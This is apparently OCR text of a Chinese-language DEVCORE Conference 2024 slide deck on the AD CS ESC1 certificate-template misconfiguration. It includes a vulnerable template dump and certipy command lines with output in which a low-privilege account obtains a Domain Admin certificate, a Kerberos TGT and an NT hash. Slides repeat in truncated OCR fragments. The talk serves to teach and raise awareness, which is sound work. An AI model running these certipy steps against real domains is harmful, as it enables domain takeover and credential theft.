  - 低權限使用者可註冊，且不需要授權簽章及管理員批准
  - 憑證功能 EKUs (Extended Key Usages) 包含 Domain Authentication 功能
    - e.g. Client Authentication、Smart Card Logon、Any Purpose、PKINIT Client Authentication

DEVCORE

ESC1 – Mis es

- 存在 ESC1 弱點
  - 低權限使用者
  - 憑證功能 tication 功能
    - e.g. Client ose、
      PKINI

```
Template Name                         : hyperv
Display Name                          : hyperv
Certificate Authorities               : [redacted]CA
Enabled                               : True
Client Authentication                 : True
Enrollment Agent                      : False
Any Purpose                           : False
Enrollee Supplies Subject             : True
Certificate Name Flag                 : EnrolleeSuppliesSubject
Enrollment Flag                       : None
Private Key Flag                      : 16777216
                                        65536
Extended Key Usage                    : Server Authentication
                                        Client Authentication
Requires Manager Approval             : False
Requires Key Archival                 : False
Authorized Signatures Required        : 0
Validity Period                       : 3 years
Renewal Period                        : 6 weeks
Permissions
  Enrollment Permissions
    Enrollment Rights                 : [redacted]\Domain Admins
                                        [redacted]\Domain Computers
                                        [redacted]\Enterprise Admins
                                        [redacted]\Authenticated Users
```

EKU 有 Client Authentication

DEVCORE

ESC1 – Misconfigured Certificate Templates

- 存在 ESC1 弱點的憑證範本
  - 低權限使用者可註冊，且不需要授權簽章及管理員批准
  - 憑證功能 EKUs (Extended Key Usages) 包含 Domain Authentication 功能
    - e.g. Client Authentication、Smart Card Logon、Any Purpose、PKINIT Client Authentication
  - 允許申請者指定 SAN (Subject Alternative Name) 欄位

DEVCORE

ESC1 – Mis…es

- 存在 ESC1 弱點…
  - 低權限使用者…
  - 憑證功能 EK…tication 功能
    - e.g. Client…ose、PKINI…
  - 允許申請者指…

```
Template Name                         : hyperv
Display Name                          : hyperv
Certificate Authorities               : [redacted]CA
Enabled                               : True
Client Authentication                 : True
Enrollment Agent                      : False
Any Purpose                           : False
Enrollee Supplies Subject             : True
Certificate Name Flag                 : EnrolleeSuppliesSubject
Enrollment Flag                       : None
Private Key Flag                      : 16777216
                                        65536
Extended Key Usage                    : Server Authentication
                                        Client Authentication
Requires Manager Approval             : False
Requires Key Archival                 : False
Authorized Signatures Required        : 0
Validity Period                       : 3 years
Renewal Period                        : 6 weeks
Permissions
  Enrollment Permissions
    Enrollment Rights                 : [redacted]\Domain Admins
                                        [redacted]\Domain Computers
                                        [redacted]\Enterprise Admins
                                        [redacted]\Authenticated Users
```

允許申請者指定

subjectAltName (SAN) 欄位


DEVCORE


ESC1 – Mis…es

- 存在 ESC1 弱點
  - 低權限使用者
  - 憑證功能 K… …tication 功能
    - e.g. C… …se、
      P…
  - 允許申請者指

```
Template Name                         : hyperv
Display Name                          : hyperv
Certificate Authorities               : [redacted]CA
Enabled                               : True
Client Authentication                 : True
Enrollment Agent                      : False
Any Purpose                           : False
Enrollee Supplies Subject             : True
Certificate Name Flag                 : EnrolleeSuppliesSubject
Enrollment Flag                       : None
Private Key Flag                      : 16777216
                                        65536
Extended Key Usage                    : Server Authentication
                                        Client Authentication
Requires Manager Approval             : False
Requires Key Archival                 : False
Authorized Signatures Required        : 0
Validity Period                       : 3 years
Renewal Period                        : 6 weeks
Permissions
  Enrollment Permissions
    Enrollment Rights                 : [redacted]\Domain Admins
                                        [redacted]\Domain Computers
                                        [redacted]\Enterprise Admins
                                        [redacted]\Authenticated Users
```

DEVCORE


ESC1


ESC1
Enter

ESC1 – Misconfigured Certificate Templates

- 進攻步驟
  1. 偵查憑證範本設定
  2. 找符合 ESC1 設定疏失的憑證範本
  3. 利用 ESC1 憑證範本，申請 Domain Admin 等高權限帳號的憑證

DEVCORE

ESC1 – Misconfigured Certificate Templates

- 使用低權限使用者申請網域管理者憑證

```
┌──(root💀kali)-(   )-[                                                    ]
└─# proxychains certipy req -debug -u '                    ' -p '                ' -dns-tcp -ns                -target
                -ca                -template hyperv -upn '                    '
[proxychains] config file found:                                    /proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[+] Trying to resolve '                    ' at '                    '
[proxychains] Strict chain  ...                    ...                    :53  ...  OK
[+] Trying to resolve '                    ' at '                    '
[proxychains] Strict chain  ...                    ...                    :53  ...  OK
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:                    [\pipe\cert]
[proxychains] Strict chain  ...                    ...                    :445  ...  OK
[+] Connected to endpoint: ncacn_np:                    [\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 6406
[*] Got certificate with UPN '                    '
[*] Certificate has no object SID
[*] Saved certificate and private key to '          .pfx'
```

成功申請網域管理者憑證

DEVCORE

ESC1 – Misconfigured Certificate Templates

- 使用申請到網域管理者憑證，成功申請 Kerberos TGT，並解出 NT hash

```
┌──(root💀kali)-(    )-[                                                    ]
└─# proxychains certipy auth -debug -pfx        .pfx -dc-ip
[proxychains] config file found:                                    /proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Using principal:
[*] Trying to get TGT...
[proxychains] Strict chain  ...                 ...                 :88  ...  OK
[*] Got TGT
[*] Saved credential cache to '        .ccache'
[*] Trying to retrieve NT hash for '        '
[proxychains] Strict chain  ...                 ...                 :88  ...  OK
[*] Got hash for '                  ': aad3b435b51404eeaad3b435b51404ee:07                                    82
```

成功取得網域管理者的 Kerberos TGT

解析出該網域管理者的 NT hash

DEVCORE

Q：遇到 ESC1，從一個低權限網域帳號
到拿下 AD 最高控制權需要多久？

Q：遇到 ESC1，從一個低權限網域帳號
到拿下 AD 最高控制權需要多久？

A：Recon 30s + Exploit 30s

DEVCORE

分分鐘拿下整個網域
關於 AD，你還疏忽了什麼？

徐偉庭 Vtim

戴夫寇爾股份有限公司
vtim@devco.re

DEVCORE Conference 2024 | 2024.03.16

ESC1 – Misconfigured Certificate Templates

- 存在 ESC1 弱點的憑證範本
  - 低權限使用者可註冊，且不需要授權簽章及管理員批准
  - 憑證功能 EKUs (Extended Key Usages) 包含 Domain Authentication 功能
    - e.g. Client Authentication、Smart Card Logon、Any Purpose、PKINIT Client Authentication
  - 允許申請者指定 SAN (Subject Alternative Name) 欄位

DEVCORE

ESC1 – Mis lates

- 存在 ESC1 弱點
  - 低權限使用者
  - 憑證功能 EKU thentication 功能
    - e.g. Client urpose、
      PKINIT
  - 允許申請者指

DEVCORE

你現在是 AD 管理員

你現在是 AD 管理員

內網網站管理員：

「ㄟ！最近被通報網站會跳出連線不安全的警告，
不處理會被電啦，幫我弄個憑證處理一下好嗎？」

「喔對了，一些比較重要的伺服器有
雙向身份驗證的需求，也麻煩幫處理一下，愛你 <3」

Google

Configure SSL Certificate with ADCS site:microsoft.com

影片 購物 圖片 新聞 書籍 地圖 航班 財經

約有 931 項結果 (搜尋時間：0.26 秒)

microsoft.com
https://learn.microsoft.com › it-pro › wi... · 翻譯這個網頁

Obtain and Configure an SSL Certificate for AD FS

2016年8月31日 — The SSL certificate is used for securing communications between federation servers and clients. For more information, see the “Certificate ...

